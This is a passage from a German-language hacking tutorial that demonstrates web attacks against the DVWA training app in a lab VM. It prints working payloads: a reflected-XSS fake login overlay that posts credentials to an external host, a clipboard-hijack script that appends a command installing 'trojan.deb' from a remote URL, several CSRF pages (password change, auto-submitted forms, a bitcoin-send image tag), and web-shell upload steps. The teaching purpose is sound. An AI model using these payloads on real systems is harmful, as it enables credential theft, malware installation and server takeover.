Bei jedem neuen Aufruf wurde versucht eine neue PHP-Session, die noch nicht authentifiziert war zu starten (*Fett hervorgehobene Zeile*). Jedes Mal musste ich die Cookie-Zeile abändern, damit der Request wie folgt aussah:

```
GET /dvwa/vulnerabilities/sqli/?id=2&Submit=Submit HTTP/1.1
Host: 192.168.1.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.100/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
Cookie: security=low; PHPSESSID=aac2c1c871d90fac0219a8e5f43e6655
Connection: close
```

Durch permanentes Überschreiben des `PHPSESSID`-Cookies war es mir jedoch möglich, die Seite zu benutzen, ohne mich vorher anzumelden:



Für die wenigen Zeilen JS-Code ist das schon ein beachtliches Ergebnis! Mit einem Browser-Plugin, dass es erlaubt die Cookies zu editieren, könnte man die gestohlenen Cookies dann auch permanent im eigenen Browser eintragen – zB `EditThisCookie!`

Noch nicht genug? Ihnen ist das permanente Ändern der Cookies zu umständlich? Gut, dann Fragen wir den User einfach nach seinen Login-Daten...

Dazu habe ich folgenden Link kreiert:

```
http://192.168.1.100/dvwa/vulnerabilities/xss_r/?
name=%3C%2Fpre%3E%3Cdiv+style%3D%22z-
index%3A+999%3B+position%3A+fixed%3B+top%3A+0px%3B+left%3A+0px%
3B+width%3A+100%25%3B+height%3A+100%25%3B+background-
color%3A+rgba%280%2C0%2C0%2C0.95%29%3B+color%3A+%23fff%3B+text-
align%3A+center%3B%22%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cimg+src%3D%2
2%2Fdvwa%2Fdvwa%2Fimages%2Flogo.jpg%22%3E%3Cbr%3E%3Cbr%3E%3Cbr%
3E%3Cform+method%3D%22post%22+action%3D%22http%3A%2F%2Fhackersi
te.com%2Ffakelogin.php%22%3E%3Csmall%3E%3Cb%3EUsername%3C%2Fb%3
E%3C%2Fsmall%3E%3Cbr%3E%3Cinput+type%3D%22text%22+name%3D%22use
r%22+style%3D%22color%3A+%236B6B6B%3B+width%3A+320px%3B+backgro
und-color%3A+%23F4F4F4%3B+
border%3A+1px+solid+%23c4c4c4%3B+padding%3A+6px%3B%22%3E%3Cbr%3
E%3Cbr%3E%3Csmall%3E
%3Cb%3EPassword%3C%2Fb%3E%3C%2Fsmall%3E%3Cbr%3E%3Cinput+type%3D
%22password%22+name%3
D%22pass%22+style%3D%22color%3A+%236B6B6B%3B+width%3A+320px%3B+
background-color%3A+
%23F4F4F4%3B+border%3A+1px+solid+%23c4c4c4%3B+padding%3A+6px%3B
%22%3E%3Cbr%3E%3Cbr%3
E%3Cinput+type%3D%22submit%22+value%3D%22login%22%3E%3C%2Fform%
3E%3C%2Fdiv%3E%3Cpre% 3E#
```

Ok, der Link ist wieder nicht besonders gut zu lesen... Hier die formatierte Payload:

```
</pre>
```

```
<div style="z-index: 999; position: fixed; top: 0px; left: 0px;
width: 100%; height: 100%; background-color: rgba(0,0,0,0.95);
color: #fff; text-align: center;">
  <br><br><br><img    src="/dvwa/dvwa/images/logo.jpg"><br><br>
  <br>
  <form                                          method="post"
  action="http://hackersite.com/fakelogin.php">
      <small><b>Username</b></small><br>
      <input  type="text"  name="user"  style="color:  #6B6B6B;
      width: 320px;
background-color: #F4F4F4; border: 1px solid #c4c4c4; padding:
6px;"><br><br>
      <small><b>Password</b></small><br>
      <input type="password" name="pass" style="color: #6B6B6B;
      width: 320px;
  background-color:  #F4F4F4;  border:  1px  solid  #c4c4c4;
  padding: 6px;">
      <br><br><input type="submit" value="login">
  </form>
</div>
<pre>
```

Zuerst habe ich mit </pre> den geöffneten <pre>-Tag geschlossen. Dann habe ich ein erstellt, dass die ganze Seite abdunkelt. Einerseits um eventuelle Fehlermeldungen in der Seite zu verdecken und andererseits um eine Art "Sperre" zu suggerieren, die Druck auf den User aufbaut und sagen soll: "Ohne Login geht es hier nicht weiter!".

Das Formular leite ich ganz frech einfach auf eine externe Seite, auf der wiederum die Eingaben gespeichert werden. Danach würde der User auf die eigentliche Seite zurückgeleitet. Diesmal logischerweise auf eine URL ohne XSS-Payload.


Für einen unbedarften User sieht es danach einfach so aus als hätte er sich gerade wieder eingeloggt. Die CSS-Formatierungen habe ich Großteils per "Copy and Paste" von der echten Login-Seite übernommen und nur die

Textfarbe derart angepasst, dass diese zur schwarzen Abdunkelungsfläche passt.

Man hätte auch die gesamte Login-Seite 1:1 nachbauen können. Zur Demonstration wollte ich aber absichtlich eine Login-Seite kreieren, die ca. passt aber sofort von Ihnen als meine Payload erkannt wird. Daher der Umbau von dem Braungrau zu Schwarz. Außerdem werden derartige Login-Overlays in letzter Zeit häufig verwendet und wenn das Opfer nicht gerade an der Entwicklung der Seite beteiligt ist, kann dieses Overlay genauso gut ein neues Feature sein. Also wird es kaum Verdacht erregen, wenn es grafisch zum Rest der Seite passt.

Sobald der Link geöffnet wird, sieht der User Folgendes:

Im Inspector ist auch gut zu erkennen, dass dieses Formular einfach irgendwo mitten in den Quelltext eingebaut wurde und auf die URL `http://hackersite.com/fakelogin.php` verlinkt:



Zu guter Letzt habe ich einen <pre>-Tag geöffnet, um ein Gegenstück zu dem schließenden <pre>-Tag zu haben, der wieder von der Seite generiert wird. Je valider das HTML ist, umso weniger Anzeigeprobleme gibt es!

Abschließend will ich sagen, dass mich beide Beispiele zusammen ca. 40 Minuten Zeit gekostet haben, um diese zu erstellen. Dabei musste ich sogar noch danach googeln, wie man mittels JavaScript auf die Cookies zugreift, weil mir der Aufruf entfallen war.

Außerdem hätte man die Sache noch eleganter mit AJAX-Requests regeln können, sodass der User nicht einmal sieht, dass er auf eine andere Seite geleitet wird.

Das PHP-Script, dass die Daten entgegennimmt, in einer Textdatei speichert und das Opfer wieder auf die eigentliche Seite zurückleitet, hätte nochmals ca. 10-15 Zeilen Code benötigt.

Der Aufwand einen solchen Angriff zu realisieren ist äußerst gering und benötigt rudimentäre Kenntnisse in HTML, CSS, JS und PHP. Im Grunde könnte man sich die Scripts anhand einiger Codebeispiele einfach zusammenkopieren und dann bräuchte man nur noch die richtigen URLs und Variablennamen zum Speichern der Daten einsetzen.

Ihnen reichen die Zugangsdaten zu einer Webseite nicht - sie wollen gleich den ganzen Rechner eines Users übernehmen? Auch kein Problem!

Dann manipulieren wir kurz die Zwischenablage und schleusen etwas zusätzlichen Text mit ein.

Dazu verwenden wir das Gästebuch, dass wir unter "XSS stored" erreichen. Nehmen wir einmal an, dass dies ein Blog zum Thema Linux sei. Dann könnte man wie folgt vorgehen:

Zuerst suchen wir uns einen Post aus in dem ein Programm vorgestellt wird und kritisieren es, nennen aber gleichzeitig eine "ach so viel bessere" Alternative. Freundlicherweise stellen wir auch gleich den Konsolenbefehl zur Verfügung, mit dem das "bessere" Tool installiert wird.

Zuvor will ich Ihnen aber erklären, wie Sie die maximale Eingabelänge umgehen. Hierbei sollten Sie aber bedenken, dass ein Entwickler diese mit gutem Grund vergibt. Oftmals steht in der Datenbank nicht mehr Platz bereit und eine Erhöhung der max. Eingabelänge im HTML-Feld führt dazu, dass der Text abgeschnitten wird.

Klicken wir das Textarea-Feld (*große Textbox*) mit der rechten Maustaste an, und wählen im Kontext-Menü Untersuchen aus, wird uns im Quelltext der Seite folgende Zeile markiert:

```
<textarea name="mtxMessage" cols="50" rows="3" maxlength="50">
</textarea>
```

Die Angabe maxlength können wir von 50 auf 100 abändern. Dies habe ich zuvor getestet, um die maximale Anzahl der Zeichen zu ermitteln, die noch abgespeichert werden. Es ist also nicht viel mehr aber ein wenig ist besser als nichts...

Diese Länge wird aber nicht ausreichen, um den Angriff in einem Post zu erledigen. Auf der anderen Seite können wir auch gleich etwas "Werbung" für unseren Post machen und die Chance erhöhen, dass jemand den im Post vorgeschlagenen Befehl kopiert. Im Grunde ist es aber egal denn so, wie ich den Angriffscode geschrieben habe, ist es eigentlich egal, was jemand kopiert.

Sollte der eigentliche Blog-Post allerdings keine Installationsanleitung oder einen Download-Link zum Anklicken bieten ist es durchaus sinnvoll dafür zu "werben", dass die User lieber den Installationsbefehl kopieren und in ein Terminal einfügen.

Unser Lock-Kommentar ist also:

```
Noch besser funktioniert iftop!
Iftop kann man wie folgt installieren:
sudo apt-get install iftop
```

Soweit so gut - allerdings hatte der Angriffscode hier nicht mehr Platz, also posten wir von einer zweiten IP-Adresse unter einem anderen Namen Folgendes:

```
Danke, klappt viel besser!
<script src="http://192.168.1.14/sqli_test/copy.js"></script>
```

Hier wird nun die Datei copy.js von einem externen Server eingebunden. Diese Datei enthält folgende Befehle:

```
function addCmd(){
  var sel = window.getSelection();
  var newTextArea = document.createElement("input");

  document.getElementsByTagName("body")
  [0].appendChild(newTextArea);
  newTextArea.setAttribute("value", sel +
        "; dpkg -i http://site.com/trojan.deb");
  newTextArea.select();
  document.execCommand("Copy");
  document.body.removeChild(newTextArea);
}

document.oncopy=addCmd;
```

Im Grunde ist der Code recht simpel - der ausgewählte Text wird in der Variable sel zwischengespeichert, es wird ein Input-Feld Namens `newTextArea` erstellt. Dann wird dem neuen Input-Feld der selektierte Text + "; `sudo` dpkg `-i http://site.com/trojan.deb;"` zugewiesen, der Inhalt des Feldes selektiert, kopiert und dann das Feld wieder gelöscht.

Die letzte Zeile besagt, dass die Funktion `addCmd()` immer dann aufgerufen wird wenn etwas in die Zwischenablage kopiert wird.

Das Opfer markiert `sudo apt-get install iftop` und kopiert diesen Text. Wenn man dies dann am Ende in ein Terminal einfügt, erhält man Folgendes:

```
root@kali:~# sudo apt-get install iftop ; sudo dpkg -i http://site.com/trojan.deb;
Paketlisten werden gelesen... Fertig
Abhängigkeitsbaum wird aufgebaut.
Statusinformationen werden eingelesen.... Fertig
iftop ist schon die neueste Version (1.0~pre4-4).
Das folgende Paket wurde automatisch installiert und wird nicht mehr benötigt: libx265-95
Verwenden Sie »sudo apt autoremove«, um es zu entfernen.
0 aktualisiert, 0 neu installiert, 0 zu entfernen und 1308 nicht aktualisiert.
dpkg: Fehler: Auf das Archiv »http://site.com/trojan.deb« kann nicht zugegriffen werden: Datei oder Verzeichnis nicht gefunden
```

Würde das Opfer den Befehl ausführen, ohne die Zeile vorher nochmals zu überprüfen, hat der Angreifer gewonnen!

Außerdem kann man eine Zeilenschaltung gleich mit in die Zwischenablage kopieren. Dann läuft der Befehl gleich los.


Natürlich ist die URL ungültig und so wird kein Trojaner installiert - Sie können es also gefahrlos selbst probieren. Dazu muss ich auch noch anmerken, dass dieser JavaScript-Code nicht auf alle Browser optimiert ist und nur im Firefox getestet wurde. Trotz einer Warnmeldung in der JavaScript-Console wurde der Angriff dennoch erfolgreich ausgeführt.

Falls es bei Ihrer Firefox-Version nicht mehr klappen sollte dann testen Sie einfach in einer älteren Version oder Sie müssen den JavaScipt-Code anpassen, damit dieser wieder funktioniert.

Viele dieser Angriffe sind Momentaufnahmen und müssen tags darauf nicht mehr erfolgreich sein. So weigert sich der neueste Chrome-Browser die URLs aus den ersten beiden XSS-Beispielen zu öffnen. Wenn jedoch schon die Browserhersteller Filter für solche Angriffe einbauen, können Sie sich denken wie oft dies in der Praxis vorkommt und erfolgreich ist.

Das dritte Beispiel würde lediglich beim Posten des Angriffscodes Probleme bereiten - wenn man die Seite aufruft dann erscheinen keinerlei Warnungen vor dem XSS-Angriff. Woher sollte Chrome auch wissen, wer den JavaScript-Code in die Seite eingebaut hat?

Falls Sie sich fragen, wie die Seite aussieht und ob man etwas Verräterisches sieht:



Leider nein!

Diese drei Beispiele zeigen allerdings mehr als deutlich, dass XSS kein Ärgernis, sondern eine ernste Bedrohung ist. Warum so viele Entwickler damit nach wie vor recht sorglos umgehen, ist mir persönlich ein Rätsel.

Allerdings gibt es keine (*mir bekannte*) Lösung um solche Angriffe zu automatisieren - und selbst wenn, dann würde dies kaum Sinn machen, denn jede Seite ist unterschiedlich und je besser Sie den Angriff auf die Seite und deren User abstimmen, umso erfolgreicher wird er sein.

Ein guter Startpunkt um HTML, CSS und die Grundlagen von JavaScript zu lernen wäre: https://wiki.selfhtml.org/

CSRF (Cross-Site Request Forgery)

An dieser Stelle hätte ich ihnen gerne ein Script gezeigt, dass die Webseite auf der es eingebaut wird automatisch liked. Somit würde die Angreifer-Seite bei jedem Besuch geliked werden, solange das Opfer in Facebook angemeldet ist.

Leider war Facebook schneller und hat die von mir gefundene Lücke geschlossen, bevor ich das Kapitel abschließen konnte. Im Grunde ist das aber eine gute Beschreibung dessen, was diesen Angriff ausmacht.

Der Angriff ist eigentlich extrem simpel - in beispielsweise einem versteckten `<img>`-Tag wird eine URL aufgerufen, die eine Aktion auf einer Seite ausführt, in der Sie noch eingeloggt sind.

Sehen wir uns einmal an, wie man jemanden ärgern kann:

```
<img                    src="http://192.168.1.100/dvwa/logout.php"
style="width:1px; height:1px;">
```

Sobald Sie eine Seite mit diesem präparierten <img>-Tag aufrufen werden Sie von DVWA ausgeloggt. Die IP-Adresse müssen Sie natürlich anpassen und die Adresse Ihres Metasploitable2 VPC verwenden.

Noch nicht böse genug?

```
<html>
<head>
  <title>Böse Überraschung</title>
</head>
<body>
  <h1>Bla blub foo</h1>
  <img    src="http://192.168.1.100/dvwa/vulnerabilities/csrf/?
  password_
```

```
new=123456&password_conf=123456&Change=Change"    style="width:
1px; height:
1px;">
</body>
</html>
```

Sehen wir uns einmal diese minimale HTML-Seite an. Sie können diese einfach in einem reinen Texteditor erstellen und als `.html`-Datei speichern. Sobald Sie diese Datei dann im Browser öffnen, wird Ihr Passwort für DVWA geändert. Natürlich setzt das voraus, dass Sie aktuell eingeloggt sind. Zugegeben, das Beispiel ist etwas konstruiert denn kein Programmierer, der klaren Verstandes ist, würde ein Passwort mit einem GET-Parameter

ändern! Allein schon darum, weil jeder das neue Passwort einfach aus Ihrem Browserverlauf herauslesen könnte.

Dann versuchen wir uns doch mal an einem Formular - dazu benötigen wir zuerst folgende HTML-Seite:

```
<html>
<head></head>
<body onload="document.forms[0].submit();">
    <form method="post"
      action="http://192.168.1.100/dvwa/vulnerabilities/xss_s/"
      >
      <input name="txtName" type="text" value="CSRF">
      <textarea name="mtxMessage">lässt grüßen!</textarea>
      <input name="btnSign" type="text" value="Sign Guestbook">
    </form>
</body>
</html>
```

Das Formular habe ich aus dem XSS-Gästebuch entnommen. Überflüssige Attribute wie maxlength und nicht unbedingt benötigte Tags wie die Tabelle habe ich entfernt.

Manchem Leser wird beim Formular von DVWA auffallen, dass dieses kein action-Attribut hat. Das ist nicht nötig, wenn das Formular Daten an sich

selbst sendet. Damit unser Angriff funktioniert, müssen wir im Formular auf der Angreifer-Seite das action-Attribut allerdings ergänzen und auf die Zielseite zeigen lassen.

Ein weiteres Problem war es, das Formular automatisch abzusenden um nicht auf einen Klick des Users angewiesen zu sein. Dies habe ich mit diesem bisschen JavaScript gelöst:

```
document.forms[0].submit();
```

Den JavaScript-Code habe ich einfach in das onload-Attribut des Body-Tags gepackt, da es von dort ausgeführt wird, sobald die Seite vollständig geladen ist.

Zuerst hatte ich auch den Button gelöscht. Bei meinem ersten Test wurde das Formular zwar abgesendet aber die Daten wurden nicht gespeichert. Darum habe ich einen Test-Eintrag im Gästebuch gespeichert und mir die Header in den Entwickler Tools von Chrome angesehen. Beim Vergleichen der Header des manuellen Posts mit den Headern eines automatischen Formular-versandes per JavaScript fiel mir auf, dass lediglich die Variable des Buttons fehlte. Also musste das Script entweder auf die Existenz von `$_POST['btnSign']` oder deren Wert prüfen. Darum habe ich im Formular folgende Zeile eingefügt:

```
<input name="btnSign" type="text" value="Sign Guestbook">
```

Ich habe bewusst aus dem Submit-Button (type="submit") einen Text-Input (type="text") gemacht, denn der Button würde seinen Wert nur dann mit übertragen, wenn er angeklickt wird. Das Textfeld dagegen überträgt den Wert immer. Also auch wenn das Formular per JavaScript abgesendet wird.


Was jetzt noch fehlte, war eine Möglichkeit dieses Formular in eine Seite einzubauen. Einfach hineinkopieren würde natürlich nicht funktionieren, da ja sonst der User auf die angegriffene Seite wechseln würde und somit sofort sehen könnte, dass etwas in seinen Namen gepostet wurde.

Ich habe mich wieder einmal für das gute, alte Iframe entschieden:

```
<iframe src="csrf_form.php" style="position: absolute; top: 0px; left: -9000px;"> </iframe>
```

Diesmal habe ich darauf verzichtet, das Iframe auszublenden, und ich habe es auch nicht auf 1x1 Pixel beschränkt. Um etwas Abwechselung in die Methoden zum Verstecken zu bringen, habe ich diesmal absolute Positionierung verwendet und das Iframe um -9000 Pixel nach links hinausgeschoben damit es garantiert auf keinen Monitor dieser Welt angezeigt wird.

Wird das Formular abgesandt, kann innerhalb vom Iframe die DVWA-Seite geladen werden ohne, dass dies das Opfer mitbekommt. Als Übung könnten Sie die Grußbotschaft ja in einen Werbelink für die Angreifer-Seite verwandeln - sprich die URL ermitteln und in dem Formular einfügen. Das Ergebnis auf DVWA sieht dann so aus:



Immer noch nicht geschockt? Dann stellen Sie sich mal das vor:

```
<img
src=https://myunsecurebitcoinwallet.com/send.php?
to=1F1tAaz5x1HUXrCNLbtMDqcw6o5GNn4
xqX&btc=0.01" style="width: 1px; height: 1px;">
```

Theoretisch macht das dann beim heutigen Kurs rund 27 EUR pro Seitenaufruf für jeden der gleichzeitig auf der Wallet-Seite eingeloggt ist, so lange bis nur noch Kleingeld am Bitcoin-Konto übrig wäre.

Ein einfaches reales Beispiel wäre zB dieser HTML-Code:

```
<!DOCTYPE html>
<html>
    <head>
      <title>CSRF-Demo</title>
      <meta charset="UTF-8">
    </head>
    <body>
      <h1>Willkommen auf der Terrorismus-Watchlist!</h1>
      <h2>Ich haben soeben deinen Computer dazu veranlasst auf Bing nach
      “Rohrbombe Bauplan“ zu suchen...</h2>
      <button type="button"
      onclick="document.getElementById('csrfframe').style.display='bloc
      k';">Trick
      auflösen</button>
    <iframe src="https://www.bing.com/search?q=rohrbombe+bauplan"
    id="csrfframe" style="width: 100%; height: 60vh; display: none;">
    </body>
</html>
```

Sie können diese HTML-Datei über https://hackenlernen.com/csrf.html erreichen. Beim Aufruf der Seite wird von Ihrer IP aus eine Suche nach "Rohrbombe Bauplan" mit Bing durchgeführt.

Fehler in Datei-Upload-Funktionen ausnutzen

Datei-Uploads sieht man im Internet sehr häufig - egal ob man Dateien in seinem Account speichert, ein Profilbild oder einen Dateianhang zu einem Blog- oder Forenpost hochlädt. Überall werden Dateien auf den Webserver abgelegt.

Sofern es sich um ein Profilbild handelt, ist es nicht schwer den Upload auf GIF-, JPG- und PNG-Dateien zu beschränken. Aber was, wenn Dutzende Dateiformate erlaubt sind. Spontan fällt mir da der Uni-Account meiner Freundin ein. Über diesen konnte Sie Bilder, Office-Dokumente, PDFs, Vektorgrafiken und was weiß ich noch hochladen und als Teil einer Arbeit an den Dozenten einreichen. Das mag praktisch klingen, aber bei so vielen Dateiformaten sind viele Entwickler faul und prüfen erst gar nicht welcher Typ von Datei hochgeladen werden darf und welcher nicht.

Kommt dann noch hinzu, dass nicht einmal der Dateiname geändert wird gehört der Server dem ersten der seine PHP-, ASP- oder JSP-Shell hochlädt.

Nehmen wir uns wieder gemeinsam DVWA vor! Ich verwende in dem Fall eine von mir selbst geschriebene Shell mit dem Kürzel `SYPPS`. Das steht für small yet powerful php shell und im Rahmen dieses Buches habe ich `SYPPS` ebenfalls auf SourceForge kostenlos zur Verfügung gestellt:

https://sourceforge.net/projects/sypps/

Es gibt zwar haufenweise andere Shells aber ich weiß gern, was ich auf einem Kunden-Server ausführe, und es ist mir zu mühsam diverse Shells zu decodieren, dann den Code eventuell noch zu deobfuscaten und am Ende alles wieder gut leserlich zu formatieren und den Code zu überprüfen. Die Entwicklung so einer Shell ist auch nicht besonders aufwendig - es sind nicht einmal 400 Zeilen Code inklusive HTML, CSS, JS und PHP und

wenn ich mich recht erinnere, habe ich SYPPS damals in 2,5 bis 3 Stunden zusammengebaut gehabt.

Ich will an dieser Stelle noch mal auf die Sicherheit beim Testen eingehen - eine Shell ist kein Spielzeug, wie Sie gleich sehen werden kann so etwas ein gewaltiges Loch in die Sicherheit reißen. Klar kann man argumentieren, dass ohne den Fehler auf der Seite keine Shell aufzuspielen wäre und jeder selbst eine Shell auf den Server packen könnte. Da muss ich Ihnen aber widersprechen. Es gibt genug Scripts und Tools, die nur auf das Vorhandensein solcher Hinterlassenschaften von anderen Hackern testen. Das bezieht sich nicht nur auf Webshells sondern auch auf persistente Meterpreter-Server bzw. Trojaner im Generellen und andere Tools. Sie vergessen eine Hintertür, ein Lowlevel-Scriptkiddie findet diese, postet sie in einem Untergrund-Forum und schneller als Sie es sich versehen toben sich 10 solche Möchtegern-Hacker auf dem Server aus.

Aber genug der Worte - lassen wir Taten sprechen. An dieser Stelle erspare ich mir, den Dateiupload mit einem Screenshot zu zeigen. Rufen Sie einfach `"Upload"` in DVWA auf und laden Sie SYPPS.php oder eine andere Shell Ihrer Wahl hoch.

An dieser Stelle macht es uns DVWA sehr leicht. In der Regel stellt sich nach dem Upload die Frage, wo die Datei gelandet ist. Wird eine Datei beim Upload sogar noch umbenannt dann müssen wir auch noch den Namen herausfinden, wenn keine Auflistung der Dateien in dem Ordner erlaubt oder möglich ist.

Ersteres ist oft relativ einfach zu erfahren - ist der Upload für ein Profilbild vorgesehen dann brauchen Sie nur ein Bild hochladen und danach den Quelltext ansehen, um zu sehen, wo die Daten landen. Oftmals müssen Sie auch raten - die Klassiker sind upload, uploads, img und images als Ordnernamen.

Haben Sie den Ordner gefunden, dann ist das schon die halbe Miete. Achten Sie dabei auf HTTP-Fehler. Wenn der Fehler von 404 (*nicht gefunden*) zu 403 (*Zugriff nicht gestattet*) wechselt, dann ist das höchstwahrscheinlich ein Treffer. Allerdings ist es Ihnen verboten eine Auflistung des Ordnerinhalts zu sehen. Hoster machen das, um eben solche Angriffe zu erschweren, falls

der Programmierer vergisst eine index.html in den Ordner zu stellen, um die Dateiauflistung zu verhindern. In der Regel können Sie aber eine Datei direkt aufrufen, indem Sie den Dateinamen und die Dateierweiterung an den Pfad anhängen. Also selbst wenn `http://seite.com/uploads/` den HTTP-Fehler 403 liefert, ist `http://seite.com/uploads/SYPPS.php` wahrscheinlich aufrufbar.

Oftmals werden Sie auch bei einem Treffer auf die Startseite weitergeleitet. In dem Fall hat der Entwickler der Seite eine HTML- oder Script-Datei mit automatischer Weiterleitung zu einer anderen Seite im Ordner hinterlegt. Sollte die Datei nicht umbenannt worden sein, wie in diesem Fall, dann können Sie die Shell einfach mit

`http://192.168.1.100/dvwa/hackable/uploads/SYPPS.php`

aufrufen. Auch hier müssen Sie wieder die IP-Adresse Ihres Metasploitable2 VPC verwenden. Falls Sie SYPPS verwenden und das Kennwort nicht im Quelltext geändert haben, können Sie sich mit dem Standard-Passwort sypps anmelden. Ganz nach dem Linux-Vorbild habe ich dafür gesorgt, dass Sie nicht sehen was Sie tippen und wie viele Zeichen als Passwort eingegeben werden.


Der Login-Button ist ebenfalls versteckt - drücken Sie einfach Enter und dann sollten Sie folgende Seite sehen:

